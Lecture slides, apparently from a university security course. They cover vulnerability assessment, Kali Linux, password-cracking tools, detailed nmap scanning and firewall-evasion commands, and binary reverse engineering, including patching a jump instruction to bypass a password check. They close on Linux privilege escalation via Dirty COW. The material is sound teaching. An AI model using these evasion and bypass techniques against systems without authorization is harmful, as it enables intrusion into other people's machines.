- Security analysts assign a rank or severity score to each vulnerability, based on such factors as:
  - Which systems are affected.
  - What data is at risk.
  - Which business functions are at risk.
  - Ease of attack or compromise.
  - Severity of an attack.
  - Potential damage as a result of the vulnerability.

# Vulnerability Remediation

- Objective of this step is to close the security gaps.
- Requires joint effort by security, development and operations teams
- Determine the most effective path for remediation or mitigation of each vulnerability.
- Remediation steps may include:
  - Introduction of new security procedures, measures or tools.
  - Update of operational or configuration changes.
  - Development and implementation of a vulnerability patch.
- Vulnerability assessment is an on-going activity – to be repeated at regular intervals (recommended once in a year).
- Foster cooperation between security, operation and development teams (DevSecOps)

# Vulnerability Assessment Process Flow



# Vulnerability Report Example

| Number | Vulnerability | Risk |
|---|---|---|
| 1 | OS command injection | Critical |
| 2 | Frameable response (potential Clickjacking) | Critical |
| 3 | SQL injection | Critical |
| 4 | File path traversal | Critical |
| 5 | XML external entity injection | Critical |
| 6 | LDAP injection | Critical |
| 7 | XPath injection | Critical |
| 8 | Cross-site scripting (stored) | Critical |
| 9 | HTTP header injection | High |
| 10 | Cross-site scripting (reflected) | High |
| 11 | Cleartext submission of password | High |
| 12 | SSL cookie without secure flag set | Medium |
| 13 | Session token in URL | Medium |
| 14 | Password field with autocomplete enabled | Medium |
| 15 | Cookie without HttpOnly flag set | Low |
| 16 | File upload functionality | Info |
| 17 | Content type is not specified | Info |

# Vulnerability Report Example

## Security Vulnerability Report

secureMFP™

| Model | Serial Number | Device Security: eBridge Technology | Device Security: Advanced Encryption Data Overwrite | Device Security: IPSec | Access Security: Department Codes | Access Security: Network Authentication RBAC SmartCard | Access Security: CopyAudit Touch Rigndale Followme | Document Security: SecurePDF Print to Hold Private Print Hardcopy Security | Document Security: Private Print via 08 Code Print to hold via 08 Code | Document Security: Fasoo.com | End of Life: Program Implemented | Label: Device Level | Label: Access Level | Label: Document Level | Label: EOL Level |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| HP Color LaserJet 26o5dtn | CNGC72706W | | | | | | | | | | ● | | | | |
| HP Color LaserJet 2820 | CNHC75H017 | | | | | | ● | | | | ● | | | | |
| HP Color LaserJet 4645 | JPCBD00282 | | | | | | ● | | | | ● | | | | |
| HP Color LaserJet 4700 | JP4LB29243 | | | | | | ● | | | | ● | | | | |
| HP Color LaserJet 4700 | JPTLB70659 | | | | | | ● | | | | ● | | | | |
| LEXMARK T650 | 7937YLM | | | | | | | | | | | | | | |
| TOSHIBA e-STUDIO523T | CZC828596 | ● | ● | | | ● | ● | ● | ● | | ● | | | | |
| TOSHIBA e-STUDIO600 | CQJ723147 | ● | ● | | | ● | ● | ● | ● | | ● | | | | |
| TOSHIBA e-STUDIO451c | CFJ511748 | ● | ● | | | ● | | ● | ● | | ● | | | | |
| TOSHIBA e-STUDIO452 | CIC614486 | ● | ● | | | ● | ● | | ● | | ● | | | | |
| TOSHIBA e-STUDIO3510c | CVI611760 | ● | ● | | | ● | ● | ● | ● | | ● | | | | |
| TOSHIBA e-STUDIO3530c | CZF810922 | ● | ● | ● | | ● | ● | ● | ● | | ● | | | | |

No Security | Basic Security | Enhanced Security | Optimal Security

TOSHIBA
Leading Innovation >>>

# Vulnerability Assessment Tools

- Vulnerability assessment tools are designed to automatically scan for new and existing threats that can target IT systems.
- Types of tools include:
  - Web application scanners that test and simulate known attack patterns.
  - Protocol scanners that search for vulnerable protocols, ports and network services.
  - Network scanners that help visualize networks and discover warning signals like stray IP addresses, spoofed packets and suspicious packet generation from a single IP address.
- Recommended to schedule regular, automated scans of all critical IT systems.
- Output of these scans must be fed into the organization's ongoing vulnerability assessment register.

# Popular Vulnerability Assessment Tools

- Open Source tools:
  - OpenVAS - by Greenbone Networks
  - Nexpose or InsightVM (cloud-based) – by Rapid7
  - Retina CS Community – by BeyondTrust
  - BurpSuite Community Edition - by PortSwigger
  - Nikto - by Netsparker
  - OWASP Zed Attack Proxy (ZAP)
- Licensed tools:
  - Acunetix
  - beSecure (AVDS)
  - Comodo HackerProof
  - Intruder
  - Netsparker
  - Tenable Nessus Professional
  - Tripwire IP360

# Vulnerability Assessment Actions

- Vulnerability assessment remedial solution(s)
- Patch management
- Security configuration management
- Web server hardening
- High risk software audit
- Zero day vulnerability mitigation

# Vulnerability Assessment Benefits

- Clear view of vulnerabilities and risks
  - Which systems are at risk
  - What potential problems exist
- What are common technical issues in current IT systems?
- Cheapest of the various assessment options
- Repeatable and quantitative information

# Vulnerability Assessment Disadvantages

- Can identify a lot of issues – some could be false positive
- Often lacks contextual risk information
  - Generic risk rankings
  - May not indicate the severity in environment
- May not include expert advice/involvement

# Recommended Roadmap for VA

- Internal vulnerability assessment
- External vulnerability assessment
- Security assessment
- Penetration test

# Hacking Database

# Shodan Database

- A search engine that can:
  - Identify a specific device, such as computer, router, server etc
  - Can specify a variety of filters, such as metadata from system banners.
- Example: You can search for a specific system, such as a Cisco 3850, running a version of software such as IOS Version 15.0(1)EX.

- URL Link: https://www.shodan.io

# Google Hacking Database (GHDB)

- GHDB Exploit Database is maintained by **Offensive Security**.
- A non-profit project that is provided as a public service.
- A CVE compliant archive of public exploits and corresponding vulnerable software
- Developed for use by penetration testers and vulnerability researchers.
- A repository for exploits and proof-of-concepts rather than advisories
- A valuable resource for those who need actionable data right away.

# Google Hacking Database (GHDB)

- A categorized index of Internet search engine queries designed to uncover interesting and usually sensitive information available publicly on the Internet.
- "Google Hacking" was popularized in 2000 by Johnny Long, a professional hacker,
  - He began cataloging these queries in a database known as the Google Hacking Database
  - He was supported by countless hours of community member effort, documented in the book 'Google Hacking For Penetration Testers'
  - He coined the term "Googledork" to refer to "a foolish or inept person as revealed by Google"
  - Objective was to draw attention to the fact that this was not a "Google problem"
    - Result of an unintentional misconfiguration or a program installed by the user.

# Google Hacking Database (GHDB)

- Google Hacking
  - Over time, the term “dork” became shorthand for a search query that located sensitive information
  - “dorks” were included with may web application vulnerability releases to show examples of vulnerable web sites.
  - After nearly a decade of hard work by the community, Johnny turned the GHDB over to **Offensive Security** in November 2010
  - Now maintained as an extension of the **Exploit Database**.

- Ref: https://www.exploit-db.com/google-hacking-database

# Kali Linux

# Kali Linux Overview

- Earlier known as **BackTrack Linux**
- Kali Linux is a Debian based Linux distribution aimed at advanced Penetration Testing and Security Auditing.
- Kali Linux contains several hundred tools
  - Geared towards various information security tasks
  - Can be sued for Penetration Testing, Security research, Computer Forensics and Reverse Engineering.
- Kali Linux is developed, funded and maintained by **Offensive Security**

- Ref: Kali.org

# Kali Linux Features

- Over 600 penetration testing tools included
- Open source GIT tree
- FHS (Filesystem Hierarchy Standard) compliant
- Wide ranging wireless device support
- Custom kernel patched for injection
- Secure development environment
- Multi-lingual support
- GPG signed packages and repositories
- Multilingual support
- Highly customizable
- ARMEL (Advance RISC Machines EABI – older processor) and ARMHF (ARM Hard Float – newer processor) support – Raspberry Pi & BeagleBone Black
- Industry standard for open source penetration testing platform

# Kali Linux Special Features


- Full customization of Kali ISO
- Live USB boot
- Kali Undercover
- Win-KeX
- Kali NetHunter
- Kali Everywhere
- Kali ARM

# Customization of Kali ISO

- Use of **metapackages** **optimized** for specific needs of a security professional
- Highly accessible **ISO customization process** for an optimized version of Kali for specific needs.
- Kali Linux is heavily integrated with live-build, allowing high flexibility in customizing and tailoring every aspect of Kali Linux ISO images.
- Sample available with
  - Kali's **basic** **example build recipes**,
  - **Kali** **ISO of doom recipe**, - demonstrates the types and complexity of customizations possible
  - Build a self installing, reverse VPN auto-connecting, network bridging Kali image - for the perfect hardware backdoor.

# Kali Undercover

- **Kali Undercover** is a set of scripts that changes the look and feel of Kali Linux desktop environment to **Windows 10** desktop environment, like *magic*.
- Released with Kali Linux 2019.4 with a concept in mind, *to* hide in plain sight.
- Helps to avoid shoulder surfing



# Live USB Boot

- Allows to place Kali onto a USB device, and boot without touching the host operating system
  - Perfect also for any forensics work.
- With **persistence volume(s)** there is an option to pick what file system to use when Kali starts up allowing for files to be saved in between sessions, creating multiple profiles.
- Each **persistence volume can be encrypted** essential feature for security.
- Provides **LUKS nuke option**, allowing to quickly control the destruction of data.

# Win-KeX

- Provides a Kali Desktop Experience for Windows Subsystem for Linux (WSL)
- **Window mode**: start a Kali Linux desktop in a dedicated window
- **Seamless mode**: share the Windows desktop between Windows and Kali apps and menus
- Sound support
- Unprivileged and Root session support
- Shared clipboard for cut and paste support between Kali Linux and Windows apps
- **Multi-session support:** root window & non-priv window & seamless sessions concurrently

# Kali NetHunter

- Open-source Android penetration testing platform for Android devices
- Allowing for access to the Kali toolset from various supported Android devices
- Custom kernel that **supports 802.11 wireless injection** and preconfigured connect back VPN services
- Covers multiple items, such as a **ROM overlay** for multiple devices, **NetHunter App**, as well as **NetHunter App Store**.
- Can boot into a "**full desktop**" using chroot & containers, as well as "**Kali NetHunter Desktop Experience (KeX)**".

# Kali Everywhere

- A version of Kali that supports multitude of devices:
  - ARM
  - Bare Metal
  - Cloud (AWS, Azure)
  - Containers (Docker, LXD)
  - Virtual Machines (VirtualBox, VMware)
  - WSL
  - and others

# Kali ARM

- Supporting over a dozen different ARM devices and common hardware such as Raspberry Pi, Odroid, Beaglebone, and more.
- Offers **pre-generated images**, ready to be used as well as **build-scripts** to produce more.
- Very active in the ARM arena and constantly adding new interesting hardware to Kali repertoire.

# What is different about Kali?

- Kali Linux is specifically designed to meet the requirements of professional penetration testing and security auditing.
- Core changes have been implemented in Kali Linux to support these needs:
  - **Network services disabled by default:** Kali Linux contains
    - systemd hooks that disable network services by default.
    - Hooks allow to install various services on Kali Linux, while ensuring that the distribution remains secure by default, no matter what packages are installed.
    - Additional services such as Bluetooth are also blacklisted by default.
  - **Custom Linux kernel:** Kali Linux uses an upstream kernel, patched for wireless injection.
  - **A minimal and trusted set of repositories:** Kali Linux maintains the integrity by
    - Using absolute minimum set of upstream software
    - Many new Kali users are tempted to add additional repositories to their **sources.list**, but doing so runs a very serious risk of breaking Kali Linux installation.

# Frequently Used Kali Commands

| Command | Command function |
|---|---|
| pwd | Displays present working directory |
| ls | Lists directories and files in current directory |
| cd | Change current working directory |
| grep <keywork> <filename> | To find a keyword in file |
| mkdir <directory name> | Create a new directory |
| rmdir <directory name> | Remove a directory |
| mv <source> <destination> | To move a file |
| cp <source> <destination> | To copy a file |
| touch <filename>> | To create a new file |
| man <command name> | To display manual of a command |
| ping <ip address or DNS name> | To check the internet connection or to check whether the host is active or not |

# Frequently Used Kali Commands…

| Command | Command function |
|---|---|
| ipconfig | To display network interface details |
| wget <link to file> | To download a file |
| sudo apt install <package_name> | To install a package |
| sudo apt remove <package_name> | To remove a package |
| sudo apt-get upgrade | To upgrade packages in the system |
| sudo apt-get update | To fetch packages updates |
| whoami | To get the current username |
| sudo su | To change the current user to superuser or root |
| echo " Hello world!!! " | To print to terminal |

# Password Cracking Techniques

- Brute-force attack
- Dictionary attack
- Rainbow Table attack
- Traffic interception
- Password spraying
- Phishing
- Social Engineering
- Malware
- Shoulder surfing

# Password Cracking Tool: Crunch

- To crack a password or a hash, a good wordlist is required which could break the password.
- Kali Linux tool Crunch can be used to generate a wordlist.
  - Can generate custom keywords based on wordlists.
  - Can generates a wordlist with permutation and combination.
  - Can use specific patterns and symbols to generate a wordlist.
- Command to use Crunch on Kali: **crunch**

# Password Cracking Tool: RainbowCrack

- Rainbow crack is a tool that uses the time-memory trade-off technique in order to crack hashes of passwords.
  - Uses rainbow tables in order to crack hashes of passwords.
  - Generates all the possible plaintexts and computes and stores the hashes respectively.
  - Matches hash with the hashes of all the words in a wordlist.
  - When it finds the matching hashes, it results in password crack.
- Command to use RainbowCrack on Kali: **rcrack**

# Nmap: Overview

- Nmap is an open source tool, used to discover hosts and services on a computer network by sending packets and analyzing the retrieved responses.
- Nmap offers features for probing computer networks, including host discovery and service and operating system detection.
- Nmap can provide information on targets, including reverse DNS names, device types, and MAC addresses.
  - **Host discovery:** Identifying hosts on a network. For example, listing the hosts that respond to TCP and/or ICMP requests or have a particular port open.
  - **Port scanning:** Enumerating the open ports on target hosts.
  - **OS detection:** Determining the operating system and hardware characteristics of network devices.
  - **Version detection:** Interrogating network services on remote devices to determine the application name and version number.
  - Scriptable interaction with the target support using the Nmap Scripting Engine (NSE).

# Nmap: Usage

- Audit the security of a device or firewall by identifying the network connections which can be made to, or through it.
- Audit the security of a network by identifying new servers.
- Identify open ports on a target host in preparation for auditing.
- Prepare network inventory, network mapping, and maintenance and asset management.
- Generate traffic to hosts on a network, response analysis and response time measurement.
- Find and exploit vulnerabilities in a network.
- Make DNS queries and sub-domain search

# Nmap: Basic Commands

| Goal | Command | Example |
|---|---|---|
| Scan a Single Target | nmap [target] | nmap 192.168.0.1 |
| Scan Multiple Targets | nmap [target1, target2, etc | nmap 192.168.0.1 192.168.0.2 |
| Scan a Range of Hosts | nmap [range of ip addresses] | nmap 192.168.0.1-10 |
| Scan an Entire Subnet | nmap [ip address/cdir] | nmap 192.168.0.1/24 |
| Scan Random Hosts | nmap -iR [number] | nmap -iR 0 |
| Excluding Targets from a Scan | nmap [targets] – exclude [targets] | nmap 192.168.0.1/24 –exclude 192.168.0.100, 192.168.0.200 |
| Excluding Targets Using a List | nmap [targets] – excludefile [list.txt] | nmap 192.168.0.1/24 – excludefile notargets.txt |
| Perform an Aggressive Scan | nmap -A [target] | nmap -A 192.168.0.1 |
| Scan an IPv6 Target | nmap -6 [target] | nmap -6 1aff:3c21:47b1:0000:0000:0000:0000:2afe |

# Nmap: Discovery Commands

| Goal | Command | Example |
|---|---|---|
| Perform a Ping Only Scan | nmap -sP [target] | nmap -sP 192.168.0.1 |
| Don’t Ping | nmap -PN [target] | nmap -PN 192.168.0.1 |
| TCP SYN Ping | nmap -PS [target] | nmap -PS 192.168.0.1 |
| TCP ACK Ping | nmap -PA [target] | nmap -PA 192.168.0.1 |
| UDP Ping | nmap -PU [target] | nmap -PU 192.168.0.1 |
| SCTP INIT Ping | nmap -PY [target] | nmap -PY 192.168.0.1 |
| ICMP Echo Ping | nmap -PE [target] | nmap -PE 192.168.0.1 |
| ICMP Timestamp Ping | nmap -PP [target] | nmap -PP 192.168.0.1 |
| CMP Address Mask Ping | nmap -PM [target] | nmap -PM 192.168.0.1 |
| IP Protocol Ping | nmap -PO [target] | nmap -PO 192.168.0.1 |

# Nmap: ARP Commands

| ARP Ping | nmap -PR [target] | nmap -PR 192.168.0.1 |
|---|---|---|
| Traceroute | nmap –traceroute [target] | nmap –traceroute 192.168.0.1 |
| Force Reverse DNS Resolution | nmap -R [target] | nmap -R 192.168.0.1 |
| Disable Reverse DNS Resolution | nmap -n [target] | nmap -n 192.168.0.1 |
| Alternative DNS Lookup | nmap –system-dns [target] | nmap –system-dns 192.168.0.1 |
| Manually Specify DNS Server(s) | nmap –dns-servers [servers] [target] | nmap –dns-servers 201.56.212.54 192.168.0.1 |
| Create a Host List | nmap -sL [targets] | nmap -sL 192.168.0.1/24 |

# Nmap: Advance Scanning Commands

| Goal | Command | Example |
|---|---|---|
| TCP SYN Scan | nmap -sS [target] | nmap -sS 192.168.0.1 |
| TCP Connect Scan | nmap -sT [target] | nmap -sT 192.168.0.1 |
| UDP Scan | nmap -sU [target] | nmap -sU 192.168.0.1 |
| TCP NULL Scan | nmap -sN [target] | nmap -sN 192.168.0.1 |
| TCP FIN Scan | nmap -sF [target] | nmap -sF 192.168.0.1 |
| Xmas Scan | nmap -sX [target] | nmap -sX 192.168.0.1 |
| TCP ACK Scan | nmap -sA [target] | nmap -sA 192.168.0.1 |
| Custom TCP Scan | nmap –scanflags [flags] [target] | nmap –scanflags SYNFIN 192.168.0.1 |
| IP Protocol Scan | nmap -sO [target] | nmap -sO 192.168.0.1 |
| Send Raw Ethernet Packets | nmap –send-eth [target] | nmap –send-eth 192.168.0.1 |
| Send IP Packets | nmap –send-ip [target] | nmap –send-ip 192.168.0.1 |

# Nmap: Port Scanning Commands

| Goal | Command | Example |
|---|---|---|
| Perform a Fast Scan | nmap -F [target] | nmap -F 192.168.0.1 |
| Scan Specific Ports | nmap -p [port(s)] [target] | nmap -p 21-25,80,139,8080 192.168.1.1 |
| Scan Ports by Name | nmap -p [port name(s)] [target] | nmap -p ftp,http* 192.168.0.1 |
| Scan Ports by Protocol | nmap -sU -sT -p U:[ports],T:[ports] [target] | nmap -sU -sT -p U:53,111,137,T:21-25,80,139,8080 192.168.0.1 |
| Scan All Ports | nmap -p '*' [target] | nmap -p '*' 192.168.0.1 |
| Scan Top Ports | nmap –top-ports [number] [target] | nmap –top-ports 10 192.168.0.1 |
| Perform a Sequential Port Scan | nmap -r [target] | nmap -r 192.168.0.1 |

# Nmap: Version Detection Commands

| Goal | Command | Example |
|---|---|---|
| Operating System Detection | nmap -O [target] | nmap -O 192.168.0.1 |
| Submit TCP/IP Fingerprints | www.nmap.org/submit/ | |
| Fingerprints | | |
| Attempt to Guess an Unknown OS | nmap -O –osscan guess [target] | nmap -O –osscan-guess 192.168.0.1 |
| Service Version Detection | nmap -sV [target] | nmap -sV 192.168.0.1 |
| Troubleshooting Version Scans | nmap -sV –version trace [target] | nmap -sV –version-trace 192.168.0.1 |
| Perform a RPC Scan | nmap -sR [target] | nmap -sR 192.168.0.1 |

# Nmap: Firewall Evasion Commands

| Goal | Command | Example |
|---|---|---|
| augment Packets | nmap -f [target] | nmap -f 192.168.0.1 |
| pacify a Specific MTU | nmap –mtu [MTU] [target] | nmap –mtu 32 192.168.0. |
| Use a Decoy | nmap -D RND:[number] [target] | nmap -D RND:10 192.168.0.1 |
| le Zombie Scan | nmap -sI [zombie] [target] | nmap -sI 192.168.0.38 |
| Manually Specify a Source Port | nmap –source-port [port] [target] | nmap –source-port 10 192.168.0.1 |
| Append Random Data | nmap –data-length [size] [target] | nmap –data-length 2 192.168.0.1 |
| Randomize Target Scan Order | nmap –randomize-hosts [target] | nmap –randomize-ho 192.168.0.1-20 |
| Spoof MAC Address | nmap –spoof-mac [MAC\|0\|vendor] [target] | nmap –spoof-mac Cis 192.168.0.1 |
| Send Bad Checksums | nmap –badsum [target] | nmap –badsum 192.168.0.1 |

# Tool Demo

## A. Vulnerability Assessment:

**Intruder VA Tool Video:**
https://www.intruder.io/?utm_source=referral&utm_campaign=comparitech-vulnerability-assessment-penetration-testing-tools

**Nessus Demo**: https://www.youtube.com/watch?v=LByE7bS6J4M

## B. Password Cracking:

**Caine and Abel video:** https://www.youtube.com/watch?v=RyQL9AdxHqY

# Thank You

# BITS Pilani Presentation

BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

innovate achieve lead

BITS Pilani
Pilani Campus

# SSZG575: Binary Reverse Engineering
# Session: 04

# Agenda

- What is Reverse Engineering
- Binary Auditing
- Runtime tracing
- Log analysis
- Dis-assemblers and De-compliers
- Firmware
- Privilege Escalation
- Assignments

# Reverse Engineering

# What is Binary Reverse Engineering?

- Reverse engineering is the process of uncovering principles behind a piece of hardware or software, such as its architecture and internal structure.
- Binary Reverse engineering is a process that hackers use to figure out a program's components and functionalities in order to find vulnerabilities in the program.
- Original software design is recovered by analyzing the code or binary of the program, in order to hack it more effectively.

# Why Binary Reverse Engineering?

- Research network communication protocols
- Find algorithms used in malware such as computer viruses, trojans, ransomware, etc.
- Research the file format used to store any kind of information
  - E-mails databases
  - Disk images
- Check the ability of your own software to resist reverse engineering
- Improve software compatibility with platforms and third-party software
- Find out undocumented platform features

# Reverse Engineering Methods

- Binary Auditing
- Decompiler
- Disassembler
- Runtime Tracing

# What is Binary Auditing?

- Binary auditing is a technique used to test the security and discover the inner workings of closed source software.
- Can be used to find out the working of a malicious piece of software
  - Helps identify signatures for malicious software
  - Helps build a defense against the malicious software
- Can be used by hackers to understand the working of a software to:
  - Identify vulnerabilities
  - Plant a malicious code inside the binary
  - Bypass authentication process

# Binary Auditing Tools

| Tool Name | Description |
|---|---|
| Strings | • Lists all printable strings that can be found in an object, binary or file. |
| File | • Displays information about the file. |
| Hexedit | • Allows files to be edited at the binary level in a hex representation. |
| Bview | • Multi-platform tool that can be used as a hex editor and a disassembler. |
| Objdump | • Used to disassemble binaries in Linux. |
| Gdb | • Debugger in Linux. |
| IDA (Interactive DisAssembler) | • Disassembler for windows and Linux binaries<br>• Advanced disassembler that can be integrated with scripting languages like python and ruby |

# Example: Simple Binary Audit

- This program takes input for a password and compares it to the reference password to authenticate the user.
- There are multiple approach to reverse engineer this program.

```
#include <stdio.h>
#include <string.h>

#define PASSWORD_SIZE 100
#define PASSWORD                [redacted]

int main ()
{
// The counter for authentication failures
int count=0;
// The buffer for the user-entered password
char buff [PASSWORD_SIZE];

// The main authentication loop
for (;;)
{
// Prompting the user for a password
// and reading it
printf ("Enter password:");
fgets (&buff [0], PASSWORD_SIZE,stdin);

// Matching the entered password against the reference value
if (strcmp (&buff [0], PASSWORD))
// "Scolding" if the passwords don't match;
printf ("Wrong password\n");
// otherwise (if the passwords are identical),
// getting out of the authentication loop
else break;

// Incrementing the counter of authentication failures
// and terminating the program if 3 attempts have been used
if (++count>3) return -1;
}

// Once we're here, the user has entered the right password.
printf ("Password OK\n");
}
```

# Method #1

- Use hexedit, strings, objdump or a text editor.
- All display the password in plain text because the password is not encrypted.
- Simplest but not much in use in today's secure systems.

# Method #2

- Suppose the input password were encrypted using a hash and compared to a known hash.
- Method #1 will not work in this case.
- Alternative:
  - Modify the function of the binary by reversing the logic of the *if statement*.
  - Modify the logic to go to a different place in program i.e. jump code can be changed to jump to a different place in the program or it can be changed from je to jne.
  - This type of change is independent of the test logic.

# Method #2

```
cmp num1,1 ; compare num1 to 1
jne equals2 ; jump to equals2 if num1 != 1, otherwise just continue
        mov al, num2
        mov prod, al
        mov ah,9
        jmp endCode
equals2:
        mov al, num2
        mov prod, al
        sub prod, 49 ; convert hex to decimal
```

Ref: https://exploit.ph/x86-32-linux/reverse-engineering/2014/07/01/basic-binary-auditing/index.html

# Method #2

```
804848d:        68 f4 85 04 08          push   $0x8048 5f4
8048492:        50                      push   %eax
8048493:        e8 80 fe ff ff          call   8048318 <strcmp@plt>
8048498:        83 c4 10                add    $0x10,%esp
804849b:        85 c0                   test   %eax,%eax
804849d:        74 27                   je     80484c6 <main+0x92>
```

```
000004 9B:i33C0                xor        eax,eax
000004 9D:i7427                je         file:000004C6
000004 9F:i83EC0C              sub (d)    esp,+0C
000004A2:i6804860408           push       08048604
```

# Binary Audit Steps

- Identify scope
- Reconnaissance or data collection
  - Use simple operating system utilities like file, find, strings, readelf, objdump, idd, hexdump, ps, bash, locate etc.
- Vulnerability assessment
  - Use tools like IDA, Binary Ninja, Parasoft, Angr
- Exploitation
- Analysis of results and report preparation

# What is a Disassembler?

- Program that translates an executable file to assembly language.
- One of popular disassembler is **IDA Pro**
- Sample code for x = y /2

```
; =============== S U B R O U T I N E
; Attributes: bp-based frame
; mod_ll(long long)
public __Z6mod_llx
__Z6mod_llx proc near
var_10 = dword ptr -10h
var_C = dword ptr -0Ch
arg_0 = qword ptr 8
push ebp
mov ebp, esp
push ebx
sub esp, 0Ch
mov ecx, dword ptr [ebp+arg_0]
mov ebx, dword ptr [ebp+arg_0+4]
mov eax, ecx
mov edx, ebx
mov eax, edx
mov edx, eax
sar edx, 1Fh
sar eax, 1Fh
mov eax, edx
mov edx, 0
shr eax, 1Fh
add eax, ecx
adc edx, ebx
shrd eax, edx, 1
sar edx, 1
mov [ebp+var_10], eax
mov [ebp+var_C], edx
mov eax, [ebp+var_10]
mov edx, [ebp+var_C]
shld edx, eax, 1
add eax, eax
sub ecx, eax
sbb ebx, edx
mov [ebp+var_10], ecx
mov [ebp+var_C], ebx
mov eax, [ebp+var_10]
mov edx, [ebp+var_C]
add esp, 0Ch
pop ebx
pop ebp
retn
__Z6mod_llx endp
```

# What is a Decompiler?

- Converts an executable binary file in a readable form.
- Transforms binary code into text that a developer can read and modify.
- Allows security professionals to analyze and validate malware.
- Helps analysis to get insights of binary code because source code is not available.
- Generates much higher level text which is more concise and easier to read
- Code for x = y / 2

```
__int64 __cdecl mod_ll(__int64 a1)
{
return a1 % 2;
}
```

# Runtime Tracing

- Runtime tracing is tracing the path of a user supplied inputs
- Identify the input points in the code. Input points are places where user-supplied data are being delivered to the program.
- Set a breakpoint on the input point and single-step trace into the program.
- Cumbersome process but gives a detailed map of program and insights into it.
- Use version differences to find differences between two releases
  - Later release would have fixed some issues from previous version
  - Differences can uncover these issues fixed
- Poor access control on handles opened by device drivers
  - Unprotected handle can allow access to kernel leading to machine control /crash

# Runtime Tracing

- Accessing buffer data can reveal critical information
  - buffers may not have been cleaned
  - unprotected dirty buffers can lead to data leakage
  - buffers used for public & private data are vulnerable to this
  - state corruption or race condition can also leak data

# Log Analysis

# What is Log Analysis?

- Process of reviewing, interpreting and understand computer-generated logs.
- Logs are generated by a range of programmable technologies, including networking devices, operating systems, application etc
- Logs consist of a series of messages in time-sequence that describe activities going on within a system.
- Log files may be streamed to a log collector through an active network, or they may be stored in files for later review.
- Log analysis is reviewing and interpreting these messages to gain insight into the inner workings of the system.

# Various Logs

- System logs
  - System activity logs
  - Endpoint logs
  - Application logs
  - Authentication logs
  - Physical security logs
- Networking logs
  - Email logs
  - Firewall logs
  - VPN logs
  - Netflow logs
- Technical logs
  - HTTP proxy logs
  - DNS, DHCP and FTP logs
  - Appflow logs
  - Web and SQL server logs
- Cyber security monitoring logs
  - Malware protection software logs
  - Network intrusion detection system (NIDS) logs
  - Network intrusion prevention system (NIPS) logs
  - Data loss protection (DLP) logs

# How to Perform Log Analysis?

| Instrument & Collect | Centralize Index | Search & Analyze | Monitor & Alert | Report & Dashboard |
|---|---|---|---|---|
| install a collector to collect data from any part of your stack | integrate data from all log sources into a centralized platform to streamline the search and analysis process | Analysis techniques such as pattern recognition, normalization, tagging and correlation analysis can be implemented either manually or using machine learning | With machine learning and analytics, IT organizations can implement real-time, automated log monitoring that generates alerts when certain conditions are met | Streamlined reports and customized reusable dashboards to ensure confidentiality of security logs |

# Log Analysis Functions

| Function | Description |
|---|---|
| Normalization | Normalization is a data management technique wherein parts of a message are converted to the same format. |
| Pattern Recognition | Compare incoming messages with a pattern book and distinguish between "interesting" and "uninteresting" log messages |
| Classification and Tagging | Group together log entries that are the same type |
| Correlation Analysis | Process of gathering log information from a variety of systems and discovering the log entries from each individual system that connect to the known event |

# Logs in Linux

| Log Type | Description |
|---|---|
| Application Logs | Application logs contain records of events, errors, warnings, and other messages that come from applications. |
| Event Logs | Event logs provide an audit trail, enabling system administrators to understand how the system is behaving and diagnose potential problems. |
| Service Logs | Linux OS creates a log file /var/log/daemon.log tracks important background services that have no graphical output. |
| System Logs | System log files contain events that are logged by the operating system components. The file /var/log/syslog contains most of the typical system activity logs. Users can analyze these logs to discover things like non-kernel boot errors, system start-up messages, and application errors etc. |

# Logs Analysis Tools

- Splunk
- Loggly
- SumoLogic
- XpoLog
- ELK (Elasticsearch, Logstash and Kibana)

# What is Splunk?

- A software platform widely used for monitoring, searching, analyzing and visualizing the machine-generated data in real time.
- Performs capturing, indexing, and correlating the real time data in a searchable container
- Produces graphs, alerts, dashboards and visualizations
- Provides easy to access data over the whole organization for easy diagnostics and solutions to various business problems

# How does Splunk Work?

- Forwarder collect the data from remote machines then forwards data to the Index in real-time
- Indexer process the incoming data in real-time. It also stores & Indexes the data on disk.
- End users interact with Splunk through Search Head. It allows users to do search, analysis & Visualization.

# Linux Privilege Escalation

# What is Privilege Escalation?

- Privilege escalation is a technique of exploiting a vulnerability or configuration on a web application or operating system to gain elevated access to permissions (normally root) that should not be available to that user.
- With escalated privileges, the attacker can:
  - Steal confidential data
  - Deploy malware
  - Potentially do serious damage to a system.

# How Does Privilege Escalation Work?

- Attacker starts by enumerating the target machine to find information about the services that are running on the target machine.
- Attacker lists & analyses all the information gathered.
- Attacker identifies existing vulnerability based on information gathered.
- Attacker identifies vulnerability that can be exploited for privilege escalation on the target machine.
- Attacker has access far more than what is originally available to the user.

# Linux Privilege Escalation

- Privilege Escalation by kernel exploit
- Privilege Escalation by Password Mining
- Privilege Escalation by Sudo
- Privilege Escalation by File Permissions
- Privilege Escalation by Crontab

- Document link: https://www.exploit-db.com/docs/49411
- 'Dirty.c' code link: https://www.exploit-db.com/exploits/40839

# Linux Privilege Escalation

- Dirty COW was a vulnerability in the Linux kernel.
- Allowed a process to **write** to **read-only** files.
- This exploit made use of a race condition that lived inside the kernel functions to handle the **copy-on-write** (COW) feature of memory mappings.
  - Example: Over-writing a user's UID in /etc/passwd to gain root privileges
  - Dirty COW is listed in the Common Vulnerabilities and Exposures as CVE-2016-5195.
- Vulnerability had existed in Linux kernel since 2007
